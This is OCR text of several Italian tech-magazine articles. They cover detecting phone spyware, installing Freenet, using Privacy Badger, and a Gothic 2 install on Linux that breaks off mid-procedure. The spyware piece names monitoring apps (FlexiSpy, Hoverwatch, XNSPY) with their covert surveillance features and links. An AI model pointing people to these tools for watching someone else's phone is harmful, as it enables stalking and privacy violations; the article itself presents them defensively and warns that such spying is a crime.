5) Rintracciare applicazioni sconosciute: se si notano applicazioni sul telefono di cui non si ricorda l'installazione, potrebbero indicare app spia installate furtivamente nello smartphone.

MA IO SONO SPIATO?

Installando alcune app, i cybercriminali hanno la possibilità di intercettare e registrare chiamate in tempo reale, sia che avvengano tramite una linea telefonica tradizionale sia mediante applicazioni come Facebook, Skype e WhatsApp; senza contare che spesso sono anche in grado di attivare il microfono da remoto e registrare l'ambiente circostante!

E quindi, come comportasi? Come ci si può difendere?

Beh, partiamo dai controlli che possono indicarci una spia...


Passo 1 - Controllate app e processi in esecuzione: fatelo ricorrendo ad app specifiche (vedi tutorial a destra). Se doveste notare applicazioni o processi non riconosciuti, o che consumano molte risorse, potrebbe essere il segno di un'app spia installata a vostra insaputa.

Passo 2 - Controllate le reti: accedete alle impostazioni del dispositivo e controllare tutte le voci presenti nella sezione ***networking***. Fate attenzione ai nomi di reti non riconosciute. Anche questo potrebbe essere il segno della presenza di un'app che sta configurando il dispositivo per inviare dati in remoto.

Passo 3 - Controllate il traffico dati: sempre nelle impostazioni del telefono, controllate il traffico di rete. Trasferimenti di dati pesanti o applicazioni non riconosciute che spostano con una certa frequenza dati in rete, potrebbero essere un segnale di una o più app spia.


BASTA INSTALLARE UNA SOLA APP PER SCOVARLE TUTTE...

Ecco come rintracciare applicazioni e servizi annessi che "girano" di nascosto sullo smartphone.




SCARICATE L'APP DALLO STORE

Dal Play Store cercate l'app **App Killer: Close running Apps**, quindi procedete con l'installazione cliccando sul pulsante **Installa** e poi su **Apri**, alternativamente potete raggiungere l'app direttamente visitando questa *URL: https://play.google.com/store/apps/details?id=com.killapps.closeapps.closerunningapps&hl=it&gl=US*. L'app, semplicissima da usare, consente di accedere a tutte le app e servizi annessi attualmente in uso sullo smartphone (pulsante **Close All Running Apps**), tutte le app installate sul dispositivo (**App Manager**) e la lista delle app che ritenete essere sicure (**White List**). Cliccando sui primi due pulsanti potrete accedere a una serie di informazioni molto utili.



QUALI APP GIRANO A VOSTRA INSAPUTA?

Il pulsante **Close All Running Apps** mostra l'elenco delle app e dei servizi attualmente avviati sullo smartphone. Cliccando sulla singola app, poi su **App information**, potrete ottenere maggiori info a riguardo: tempo di utilizzo, traffico dei dati ecc. o disinstallarla direttamente. Per stoppare tutte le app istantaneamente potete cliccare sul pulsante circolare rosso posto al centro della schermata; la prima volta l'app vi inviterà a concedere le autorizzazioni necessarie dirottandovi nel menu **Accessibilità** di Android dal quale flaggare la voce **Usa App Killer**. Se ritenete l'app utile, potrete aggiungerla alla **White List** cliccando sull'omonimo pulsante verde.




LE APP INSTALLATE NELLO SMARTPHONE

Dal menu principale dell'app è possibile accedere a tutte le app installate nel dispositivo: basterà cliccare sul pulsante **App Manager**. Anche in questo caso l'app vi consentirà di accedere a info dettagliate su ciascuna app elencata e la possibilità di aggiungerla alla White List. L'iconcina **filtro** posta in alto a destra consente di filtrare le app tra quelle di sistema e quelle installate a livello utente. Sempre dal menu principale dell'app è possibile cliccare su **White List** per accedere all'elenco di tutte le applicazioni che nel tempo sono state contrassegnate come "sicure". In ogni momento sarà possibile rimuovere ogni singola app dalla lista cliccando sul relativo pulsante **Remove from White List**.


RIMUOVERE I MALWARE IN POCHI CLIC... E NON SOLO!

Grazie a un potente tool potete eseguire una scansione gratuita del sistema per rilevare minacce e vulnerabilità, scovare le applicazioni dannose prima ancora che si installino, bloccare collegamenti e siti web pericolosi, verificare la sicurezza delle reti Wi-Fi ed eventuali configurazioni del sistema in grado compromettere il dispositivo.

PER ANDROID E IOS
Il primo passo è scaricare l'applicazione di Avast che consente di rintracciare le app dannose. Dal vostro dispositivo Android o iOS collegativi allo store ufficiale e ricercatela digitando **Avast Antivirus e Sicurezza**. Una volta installata e avviata, l'app propone un upgrade alla versione a pagamento con più funzionalità: ignorate l'avviso per procedere con l'utilizzo gratuito.



LA PRIMA SCANSIONE
La prima volta che utilizzate l'app, cliccando sul pulsante centrale **Avvia scansione** vi verrà chiesto di concedere le dovute autorizzazioni perché Avast possa accedere ai file presenti nel vostro dispositivo. Sarà quindi necessario flaggare la voce **Consenti l'accesso per gestire tutti i file** e cliccare sulla freccia in alto a sinistra per procedere con la scansione.



CI SONO PROBLEMI DA RISOLVERE!
Terminata l'analisi il tool vi proporrà una lista delle eventuali criticità da risolvere.
Nel nostro caso, Avast ha rilevato 3 minacce. Cliccando sul pulsante **Risolvi** il sistema mostrerà le criticità individuate dettagliandole e guidandovi passo dopo passo sulla risoluzione immediata (alcune delle problematiche individuate possono essere risolte automaticamente da Avast passando alla versione a pagamento).

SU ANDROID E OLTRE

Sul sistema operativo di Google è presente *Google Play Protect*, un'app pre-installata che verifica le applicazione scaricate dal Play Store. Tuttavia, in molti casi, per funzionalità specifiche, è preferibile ricorrere a soluzioni più efficaci. Come quelle che riportiamo di seguito, tra le migliori app utili a verificare la presenza di applicazioni spia sullo smartphone.

La prima si chiama **Malwarebytes Mobile Security**, è un'app disponibile per Android e iOS. Abbiamo deciso di citarla perché è capace di scovare, oltre ai malware, anche i tentativi di furto di identità, e altre minacce online. Offre infatti funzionalità anti-malware, blocco degli annunci pubblicitari, filtri e algoritmi in grado di bloccare siti di phishing e altri siti dannosi che potrebbero contenere anche spyware e ransomware.

E poi c'è **Bitdefender Mobile Security** che offre protezione antivirus grazie a un potente scanner integrato (su Android), la possibilità di impedire l'uso improprio di qualsiasi app del proprio smartphone (Android e iOS) che invia informazioni su Internet e di eseguire una scansione utile a scoprire e correggere la presenza di configurazioni errate. Consente anche di bloccare, geolocalizzare ed emettere un allarme cancellando i contenuti dello smartphone da remoto. Infine, la funzionalità VPN vi fa navigare in perfetto anonimato!

iPhone: sei più al sicuro?

Sebbene l'approccio di Apple in alcuni contesti possa sembrare poco intuitivo per gli utenti, si dimostra estremamente efficace nella protezione della privacy. iOS, infatti, impedisce alle app di accedere profondamente al sistema, prevenendo qualsiasi tentativo di monitoraggio delle attività sul telefono.

Questo almeno per quanto riguarda un dispositivo non manomesso; esiste infatti la possibilità di effettuare su alcuni iPhone il cosiddetto jailbreak, che consente l'installazione di qualsiasi app sul dispositivo, fuori quindi dal recinto delle app presenti sullo store ufficiale di Apple. Tra queste "app non ufficiali" è possibile imbattersi in software dannosi capaci di installare malware, rubare dati personali o compiere qualunque altra operazione criminale già accennata in questo articolo. Per verificare se il proprio iPhone, magari acquistato di seconda mano, è stato oggetto di jailbreak, è sufficiente cercare l'app Cydia. Se presente, è probabile che il dispositivo sia stato jailbreakato.

Cos'è Google Play Protect?

È il sistema di protezione anti-malware integrato in tutti i dispositivi Android di ultima generazione. Controlla le app già al momento del download dal Play Store ed esegue periodicamente la scansione del dispositivo alla ricerca di app potenzialmente dannose, eventualmente inviando notifiche di alert, disattivando le app ritenute malevoli o rimuovendole automaticamente.

APP CHE (IN MANI SBAGLIATE!) POSSONO DIVENTARE PERICOLOSE

Le app spia sono quasi sempre frutto di malware, tuttavia anche software apparentemente innocui e utili, come ad esempio di controllo parentale, **nelle mani sbagliate possono trasformarsi in potenti spie digitali**, così come quelle riportate di seguito...

FLEXISPY

Si tratta di un software di monitoraggio e controllo parentale. Ma ciò non impedisce ai malintenzionati di utilizzarlo per altri fini. Con Flexispy, infatti è facile attivare da remoto il microfono per ascoltare e registrare (anche le telefonate live), localizzare il dispositivo, monitorare le app di chat, contatti, calendari, cronologia e preferiti web, scattare foto a distanza, registrare ogni tasto premuto dall'utente.
https://www.flexispy.com/it/

HOVERWATCH

Accedendo al sito ufficiale si legge: "*Questa è la migliore applicazione per proteggere le proprie famiglie e le imprese*". E infatti **si tratta proprio di un software dedicato alla sicurezza**. Ma, installando Hoverwatch, non è difficile accedere ad app social e di messaggistica (SMS, Facebook, WhatsApp ecc), cronologia delle chiamate, microfono, fotocamera, GPS tracking, attività sul web, calendario e contatti.
https://www.hoverwatch.com/it/

XNSPY

È un'applicazione che consente di controllare telefonate e contatti, posizione GPS, app di messaggistica, ricevere avvisi istantanei su parole specifiche digitate, inviare comandi remoti per la registrazione, acquisire schermate da remoto, visualizzare tutte le attività web.
https://it.xnspy.com/.

ATTENZIONE!

È opportuno ricordare, in questa sede, e bisogna farlo con enfasi, che **l'atto di spiare un dispositivo mobile altrui non è soltanto una violazione della privacy dell'individuo, ma rappresenta a tutti gli effetti un illecito penale.** Questo genere di comportamento, spesso dettato da curiosità, dalla gelosia o, in alcuni casi, da intenzioni maligne, non deve essere sottovalutato nella sua gravità! La legge italiana, infatti, prevede sanzioni severe per chi si rende colpevole di tali azioni. Nello scenario legislativo emerge chiaramente come vi siano delle ripercussioni concrete per chi decide di violare l'intimità altrui attraverso l'accesso non autorizzato a dispositivi elettronici. **Le condanne, in particolare, possono variare in base alla gravità e alla natura del reato, ma possono arrivare, in certe circostanze, anche ai quattro anni di reclusione**.

Buoni consigli per evitare le infezioni...

Esistono determinate linee guida fondamentali che dovreste adottare per minimizzare il rischio di contaminazione del vostro dispositivo mobile da agenti malevoli, come gli spyware, appunto. Innanzitutto, la raccomandazione è di **astenervi dall'installare software di terze parti sui vostri dispositivi**. Il consiglio è attingere solo dalle piattaforme ufficiali, quali l'App Store per IOS o Google Play per Android. Quando selezionate un'applicazione, in particolar modo su dispositivi Android, è imperativo **optare solo per sviluppatori di comprovata affidabilità**. Durante il processo di installazione di una nuova applicazione, poi, **valutate con precisione le autorizzazioni sollecitate** dall'app in questione. Se emergono delle perplessità, si raccomanda prudenza, magari evitando l'installazione. Allo stesso modo di quanto accade su sistemi desktop, anche sui dispositivi mobili è di primaria importanza **esercitare cautela nei confronti di link, allegati e connessioni Wi-Fi pubbliche non cifrate**. Tali elementi possono costituire vettori di attacco per entità malevole intenzionate a iniettare spyware nei dispositivi. Pertanto, evitate di collegarvi a reti pubbliche sconosciute e astenetevi dal cliccare su link o aprire allegati provenienti da mittenti non verificati o sospetti. In conclusione, assicuratevi di **garantire un'adeguata protezione fisica del vostro dispositivo**. Vi suggeriamo infine di configurare in modo rigoroso una schermata di blocco e di vigilare sulla custodia del vostro dispositivo, in modo da precludere accessi non autorizzati che potrebbero portare all'installazione di software malevoli o alla compromissione di informazioni riservate.

HOW TO

LA RETE ANTICENSURA OLTRE IL DARKWEB!

Si accede tramite un apposito tool e ci si trova davvero l'impossibile. Ecco cosa abbiamo scoperto

IN BREVE

Come collegarsi e navigare su Freenet

DIFFICOLTÀ

AVVERTENZE!

Prima di vedere come installare e utilizzare il software Freeneet, visti i vantaggi offerti e il sistema di funzionamento, è bene fare due premesse. La prima: navigando su Freneet noterete una certa lentezza nel caricamento delle pagine. Questo è dovuto al tempo per il download dei vari "pezzi" sparsi nei nodi che vengono poi "ricostruiti" dal programma sulla vostra macchina. La seconda: fate attenzione a cosa scaricate. **Dato l'anonimato e l'assenza di censura, infatti, c'è chi ha pensato bene di caricare e/o diffondere sulla rete anche contenuti, per così dire, poco ortodossi... Occhio, quindi, potreste ritrovarvi nel Pc file vietati dalla legge!**

Volendo darne una defezione, possiamo dire che Freenet è una rete peer-to-peer (P2P) che consente agli utenti di condividere e accedere a dei contenuti in modo sicuro e anonimo. In pratica, è un software open source che permette di collegarsi a una Rete decentralizzata e resistente alla censura. Un sistema progettato per consentire agli utenti di scambiarsi file e comunicare in modo sicuro senza rivelare la propria identità o la posizione fisica.

COME FUNZIONA?

Quando un utente invia una richiesta o scambia un file su Freenet, i dati vengono suddivisi in piccoli pezzi e cifrati. Questi pezzi vengono inviati attraverso una serie di nodi intermedi, chiamati *nodi di routing*, che non consentono di determinare l'origine o la destinazione dei dati. In sostanza, non esiste un server centrale o un'autorità di controllo: i nodi sono tutti uguali e cooperano tra loro per mantenere e distribuire i file. Freenet utilizza anche un sistema di storage particolare e distribuito per archiviare i dati condivisi: come accennato, quando un utente carica un documento, questo viene suddiviso in pezzi e replicato su diversi nodi nella rete e ciò consente di garantire la disponibilità dei dati anche in presenza di nodi che lasciano la rete o vengono rimossi. A ciascun "pezzo" viene poi associata una chiave crittografica generata dal contenuto stesso: gli utenti possono dunque cercare e accedere ai contenuti utilizzando le suddette chiavi, senza rivelare così quali dati si stanno cercando o condividendo.


STOP ALLA CENSURA!

Grazie alla natura decentralizzata di Freenet, la rete è resistente alla censura. Poiché i contenuti sono distribuiti sui nodi, diventa difficile, se non impossibile, per un'entità centrale o un governo individuare e bloccare o rimuovere dei contenuti specifici. Senza contare che Freenet consente agli utenti anche di comunicare in modo anonimo attraverso i forum di discussione e i servizi di messaggistica disponibili. Il sistema di funzionamento e le caratteristiche tecniche di Freenet hanno fatto sì che il software venisse anche suggerito dal collettivo Anonymous in quella che abbiamo definito più volte come "La cassetta degli attrezzi anticensura".

FREENET, PER UNA NAVIGAZIONE LIBERA


FILE D'INSTALLAZIONE

Collegatevi all'indirizzo *https://freenetproject.org/pages/download.html* e cliccate sul pulsante **DOWNLOAD FREENET FOR WINDOWS** per scaricare il file d'installazione. Al termine del download, fatte doppio clic sull'eseguibile appena prelevato e aspettate qualche istante. Selezionate la lingua Italiano e cliccate su **OK**.




TOOL PRONTO ALL'USO!

Cliccate su **Avanti** per tre volte a poi su **Installa**. Al termine della procedura d'installazione (che dura pochi istanti) selezionate il tasto **Fine**, lasciando spuntato il flag su **Avvia Freenet**. Vedrete apparire, in basso a destra, un messaggio che vi avvisa della presenza di una nuova icona sulla barra delle applicazioni.



PRIME IMPOSTAZIONI

Cliccate sul simbolo di Freenet: vedrete aprirsi una finestra del vostro browser predefinito (in incognito) con le impostazioni di configurazione. Qui potete stabilire la velocità in download e in upload e se impostare una password all'avvio di Freenet. Il nostro consiglio è di lasciare tutto così com'è e cliccare su **Save**.



SOLO CON GLI AMICI

Cliccate su **CONFIGURAZIONE** e subito dopo su **Livelli di sicurezza**. Scegliete **NORMALE** come livello di sicurezza e **ALTO** come modalità darknet. Ricordate, infatti, che se conoscete almeno 3 persone che usano già Freenet, potete abilitare quest'ultima modalità: così Freenet si connetterà solo con i vostri amici.

SIAMO NEL FREENET

Impostando un livello di sicurezza BASSO, invece, si avrà la possibilità di visitare siti, dialogare con altri utenti e scaricare/caricare materiale anche non essendo "amici". Per farlo, recatevi nella pagina principale e iniziate a visitare gli **Starting Points**. Da lì potrete muovervi tra le pagine e compiere le operazioni che ritenete opportune senza essere censurati in alcun modo. Visitate anche le pagine che riportano la **Documentazione relativa a Freenet** e i blog dei team. Prenderete dimestichezza con questo nuovo mondo.

DITE STOP AL TRACCIAMENTO

Grazie a un'estensione per il browser, proteggerete la vostra privacy e l'invasione operata dalla pubblicità. Ecco come funziona

IN BREVE

Come utilizzare correttamente Privacy Badger per proteggere la vostra privacy in Rete

DIFFICOLTÀ

Privacy Badger è un'estensione per browser sviluppata dall'Electronic Frontier Foundation (EFF), un'organizzazione non profit impegnata nella difesa della privacy e dei diritti digitali degli utenti. L'obiettivo principale è quello di impedire il tracciamento online non desiderato e proteggere la privacy durante la navigazione.

COME FUNZIONA

Disponibile per diversi browser, tra cui Chrome e Firefox, si occupa di bloccare i cosiddetti tracker. In sostanza, quando si naviga su un sito, l'estensione analizza gli elementi della pagina e rileva i tentativi di tracciamento di terze parti, come cookie e script. Le frena e impedisce loro di raccogliere dati sulle attività online. Interessante è l'apprendimento automatico. Ciò significa che impara dalle interazioni con i siti web nel tempo, adattandosi ai comportamenti e alle preferenze. Per esempio, se si visita regolarmente un sito che utilizza un servizio di tracciamento legittimo, Privacy Badger imparerà a non bloccare quel particolare elemento, garantendo così una navigazione fluida.


PERSONALIZZAZIONE

L'estensione offre un livello di protezione della privacy personalizzabile. Dopo l'installazione, inizia subito a bloccare gli elementi di tracciamento che rileva.
Tuttavia, dà anche all'utente la possibilità di modificare le impostazioni di blocco in base alle proprie preferenze: è possibile decidere di consentire il tracciamento su un determinato sito o bloccarlo oppure di visualizzare la lista dei siti web visitati e gli elementi di tracciamento bloccati per ciascuno di essi e rimuovere il blocco, giusto per fare qualche esempio.

DO NOT TRACK (DNT)


Privacy Badger si integra anche con la funzionalità DNT (Do Not Track) presente in molti browser. Si tratta di una funzione che invia un segnale ai siti web che si visitano, indicando la propria preferenza di non essere tracciati. Privacy Badger rafforza questa protezione aggiuntiva, bloccando gli elementi di tracciamento che ignorano il segnale DNT. Di fatto, non tutti i siti web rispettano il segnale DNT: alcune società continuano a raccogliere dati nonostante la preferenza segnalata. E Privacy Badger interviene in questi casi, impedendo il tracciamento e proteggendo la privacy, anche quando i portali non rispettano la richiesta.

BLOCCARE I TRACKER CON UN CLIC DEL MOUSE




L'ESTENSIONE

Collegatevi sul **chrome web store** all'indirizzo *https://chrome.google.com/webstore/category/extensions*. Se utilizzate Firefox, invece, andate su *https://addons.mozilla.org/it/firefox/extensions/*. Cercate "privacy badger" nell'apposito campo di ricerca e cliccate sul primo risultato.



INSTALLAZIONE

Selezionate il pulsante azzurro **Aggiungi** e, subito dopo, **Aggiungi estensione**. Una finestra pop-up vi avviserà della corretta installazione. Cliccateci su. Vi si aprirà una finestra del browser con il sito di benvenuti e un messaggio "Grazie per aver installato Privacy Badger!".




IL PRIMO BLOCCO

Riavviate il browser e accedete a un sito qualsiasi: per esempio, il portale de *La Stampa*. Cliccate sul simbolo del puzzle in alto a destra nella barra degli indirizzi e selezionate l'estensione appena installata. Un primo messaggio vi avvisa che sono stati bloccati ben 23 potenziali tracker.


QUESTO SITO NO!

Da questa prima finestra avete già la possibilità di non utilizzare, e quindi di disattivare, Privacy Badger per il sito che state visitando. Per farlo, ovviamente, basta cliccare sul pulsante **Disattiva per questo sito**. Esiste anche la possibilità di inviare una segnalazione alla EEF per **Sito malfunzionante**.



SEMAFORO ROSSO

Cliccando sulla freccia che punta verso il basso, si aprirà un menu con tutti i tracker bloccati, quelli che lasciano sono dei cookie e quelli che non sono stati fermati. Per consentire, fermare o accettare solo i cookie, vi basta spostare le levette da destra a sinistra, o viceversa.



IMPOSTAZIONI AVANZATE

Cliccando sul menu delle impostazioni, avrete la possibilità di personalizzare Privacy Badger. Troverete la possibilità di impedire ai siti di tracciare i link cliccati, di vietare a Google di registrare i siti visitati, di consultare i siti disattivati, i domini tracciati e tanto altro.

GOTHIC 2 CONQUISTA ANCHE IL PINGUINO!

Siamo riusciti a installare su Linux questo mitico gioco di ruolo. Ecco il diario della ricompilazione

IN BREVE

In questa guida vi faremo vedere come installare Gothic 2, gioco per Windows del 2001, anche sul sistema del "pinguino"

DIFFICOLTÀ

Gothic è un gioco per Windows del 2001. Ma non solo. È anche uno spartiacque, una pietra miliare etichettata come la linea guida per tutti i titoli che sono venuti dopo. Ambientato indicativamente in epoca medievale, annovera paladini, maghi, draghi, non-morti, guerrieri e una pletora di PNG (Personaggi Non Giocanti) che possono diventare alleati o nemici a seconda delle azioni che si compiono. È un modo "vivo": c'è il ciclo notte/giorno, la pioggia... e i personaggi che mangiano, dormono e lavorano... certo, tutte cose "normali" oggi, ma rivoluzionarie all'uscita.
La storia vede gli orchi invasori venuti ad attaccare le terre degli umani, che sono sul punto di soccombere. Sarà compito del protagonista, risollevare le sorti della popolazione.
Perché vi parliamo di tutto questo? Semplice, perché vi mostreremo **come installare la versione opensource del motore grafico di Gothic!** La scelta, nello specifico, è ricaduta sul motore di Gothic 2, una versione più evoluta rispetto alla precedente.
Per farlo, **vi narreremo le operazioni compiute come se le stessimo scrivendo su un vero e proprio diario personale**. Il fine sarà supportare Gothic 2, comprensivo dell'espansione "La notte del Corvo", arrivando, dopo una serie di operazioni, non semplicissime, a giocare questo bellissimo titolo su Linux [figura #1].

figura #1

Durante il gioco, l'eroe si troverà davanti una colonia penale: riuscirà a entrare?

MIO CARO DIARIO...

La prima cosa che faccio è scompattare il file del gioco, azione fattibile con programmi come ZIP o 7z. Va storto qualcosa e il file non viene riconosciuto.
Cominciamo bene! Così decido di agire in un modo più lungo, ma credo che funzionerà, utilizzando macchine virtuali (MV) e un disco rigido di servizio su cui fare le varie prove, allo scopo di non contaminare la mia installazione principale. Mi procuro:

- Immagine ISO di istallazione di Widows XP;
- File exe di installazione di Gothic 2 "La notte del Corvo"




figura #2

L'installazione del gioco su macchina virtuale è necessaria per recuperare i file di gioco.

- Immagine ISO di installazione di Debian 11
- Hard disk di recupero (nel mio caso, un vecchio disco da 40 GB)
- Capacità nel destreggiarsi a riga di comando, esperienza nel "problem solving" e pazienza :-)

L'ambiente di lavoro è un PC a 64 bit con Debian GNU/Linux, un disco primario (SDA) con il sistema operativo e un disco (SDB) secondario, che sarà il contenitore del sistema finale con – si spera – opengothic funzionante.
Il sistema dispone dei programmi necessari (quali kvm, wget ecc.).
Come sempre, il simbolo # indica che lavoro come amministratore mentre il simbolo $ indica che il comando è impartito da un utente.

ORA LAVORO SUL PC, SDA

Creo un file-disco da 8 GB per Windows:

```
$ cd
$ dd if=/dev/zero of=windows_XP.img bs=1M count=8192
```

avvio la macchina virtuale nella quale installerò la mia copia di Windows XP:

```
$ kvm -m 2G -hda windows_XP.img -vga cirrus -device AC97 -cdrom immagine_iso_windows_xp.iso -boot d
```

procedo con l'installazione e, una volta completata, spengo la macchina virtuale. Ora devo passare il file di setup alla VM Windows: un trucco è "formattare" il file da passare come se fosse l'immagine ISO di un CD che potrà quindi essere montato come se fosse un CD fisico:

```
$ cd
$ mkdir g2_tmp
$ cp setup_gothic_2_gold_edition.exe g2_tmp/
$ mkisofs -o g2.iso g2_tmp/
$ rm g2_tmp/setup_gothic_2_gold_edition.exe
$ rmdir g2_tmp
```

Riavvio la macchina virtuale aggiungendo l'immagine ISO:

```
